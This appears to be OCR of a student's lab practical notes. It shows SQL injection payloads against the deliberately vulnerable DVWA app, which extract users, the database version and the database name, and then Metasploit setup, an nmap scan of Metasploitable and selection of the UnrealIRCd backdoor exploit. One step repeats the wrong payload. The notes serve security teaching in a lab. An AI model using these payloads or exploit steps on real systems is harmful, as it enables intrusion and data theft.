
Change the DVWA security level to Low and click on Submit to commit the changes.



Now click on SQL Injection Button and enter the user Id (Where the commands need to be entered). An advanced method to extract all the First_names and Surnames from the database would be to use the input: %' or '0'='0




%’ or ‘1’=’1 It will return all the user’s First name and Last Name accordingly.



To know the database version the DVWA application is running on, enter the text below in the User ID field.


%' or 0=0 union select null, version() #

The database version will be listed under surname in the last line as shown in the image below



%' or 0=0 union select null, user() #


The Database user is listed next to the surname field in the last line as in the image below.



To display the database name, we will inject the SQL code below in the User ID field.

%' or 0=0 union select null, user() #


The database name is listed next to the surname field in the last line.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: %' or '0'=0 union select null, database() #
First name: admin
Surname: admin
ID: %' or '0'=0 union select null, database() #
First name: Gordon
Surname: Brown
ID: %' or '0'=0 union select null, database() #
First name: Hack
Surname: Me
ID: %' or '0'=0 union select null, database() #
First name: Pablo
Surname: Picasso
ID: %' or '0'=0 union select null, database() #
First name: Bob
Surname: Smith
ID: %' or '0'=0 union select null, database() #
First name:
Surname: dvwa
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*


Practical 7

Aim : Pratical on using Metaspolit framework for exploitation.


Firstly we need to change the Bridged setting in Network for Kali Linux, Metaspolit and Windows XP accordingly (as per our hardware specifications)[Follow this set for all the VM Machine). By clicking on Player>Manage> Virtual Machine Settings and changing the Network Adapter to bridged.



After changing the setting Click on OK Button



Now need to restart the system for committing the settings.(Similarly do it for Metasploit and Windows XP accordingly.



Access Metasploit and Exploits by entering the command sudo msfconsole

Database setup and configuration

1. Start PostgreSQL by running sudo systemctl start postgresql.service in the terminal.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql.service

┌──(kali㉿kali)-[~]
└─$
```

Initialize the Metasploit database by entering below command

```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

      ,           ,
     /             \
    ((__ ___ ,,, ___ __))
       (_) o o (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.2.25-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
```

```
msf6 > workspace
  default
* Fourthedition
msf6 >
```

The following example represents a simple Unreal IRCD attack against the target Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 10.10.10.8 can be scanned using the db_nmap command, which identifies open ports and associated applications.

Now on your target machine and login with username as msfadmin and password as msfadmin

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
 _                                  _                 _       _     _       ____
 _,__,___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\____,_|___/ .__/|_|\___/|_|\____,_|_.__/|_|\___|_____|
                           |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

Enter ipconfig for getting the Ip address of your Target machine

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bb:4f:f7
          inet addr:192.168.109.54  Bcast:192.168.109.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febb:4ff7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:162 errors:0 dropped:0 overruns:0 frame:0
          TX packets:247 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20688 (20.2 KB)  TX bytes:52165 (50.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:299 errors:0 dropped:0 overruns:0 frame:0
          TX packets:299 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:120561 (117.7 KB)  TX bytes:120561 (117.7 KB)

msfadmin@metasploitable:~$ _
```

When the –save option is used, all the output scanned will be saved in /root/.msf4/local/folder.

```
msf6 > db_nmap -vv -sC _Pn -p- 192.168.109.54 --save
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 15:44 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 15:44
[*] Nmap: Completed NSE at 15:44, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 15:44
[*] Nmap: Completed NSE at 15:44, 0.00s elapsed
[*] Nmap: 'Failed to resolve "_Pn".'
[*] Nmap: Initiating ARP Ping Scan at 15:44
[*] Nmap: Scanning 192.168.109.54 [1 port]
[*] Nmap: Completed ARP Ping Scan at 15:44, 0.07s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 15:44
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 15:44, 0.05s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 15:44
```

As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services, as shown in Figure

```
msf6 > services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.109.54  21     tcp    ftp           open
192.168.109.54  22     tcp    ssh           open
192.168.109.54  23     tcp    telnet        open
192.168.109.54  25     tcp    smtp          open
192.168.109.54  53     tcp    domain        open
192.168.109.54  80     tcp    http          open
192.168.109.54  111    tcp    rpcbind       open   2 RPC #100000
192.168.109.54  139    tcp    netbios-ssn   open
192.168.109.54  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.109.54  512    tcp    exec          open
192.168.109.54  513    tcp    login         open
192.168.109.54  514    tcp    shell         open
192.168.109.54  1099   tcp    rmiregistry   open
192.168.109.54  1524   tcp    ingreslock    open
192.168.109.54  2049   tcp    nfs           open   2-4 RPC #100003
192.168.109.54  2121   tcp    ccproxy-ftp   open
192.168.109.54  3306   tcp    mysql         open
192.168.109.54  3632   tcp    distccd       open
192.168.109.54  5432   tcp    postgresql    open
192.168.109.54  5900   tcp    vnc           open
192.168.109.54  6000   tcp    x11           open
192.168.109.54  6667   tcp    irc           open
192.168.109.54  6697   tcp    ircs-u        open
192.168.109.54  8009   tcp    ajp13         open
192.168.109.54  8180   tcp    unknown       open
192.168.109.54  8787   tcp    msgsrvr       open
192.168.109.54  48416  tcp    nlockmgr      open   1-4 RPC #100021
192.168.109.54  51015  tcp    status        open   1 RPC #100024
192.168.109.54  60300  tcp                  open
192.168.109.54  60872  tcp    mountd        open   1-3 RPC #100005

msf6 >
```

One place to start Metasploit own collection pf exploits.

```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

The search returned a particular exploit for the UnrealIRCd service

For getting the additional information for exploit can be obtained through info command

```
msf6 > info 0

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf6 >
```

To instruct Metasploit that we will attack the target with this exploit

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Get the IP address of your host machine

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.109.20  netmask 255.255.255.0  broadcast 192.168.109.255
        inet6 fe80::a757:ebd6:8db7:27b3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:1f:3f:81  txqueuelen 1000  (Ethernet)
        RX packets 1483598  bytes 2018472524 (1.8 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 375047  bytes 23091808 (22.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
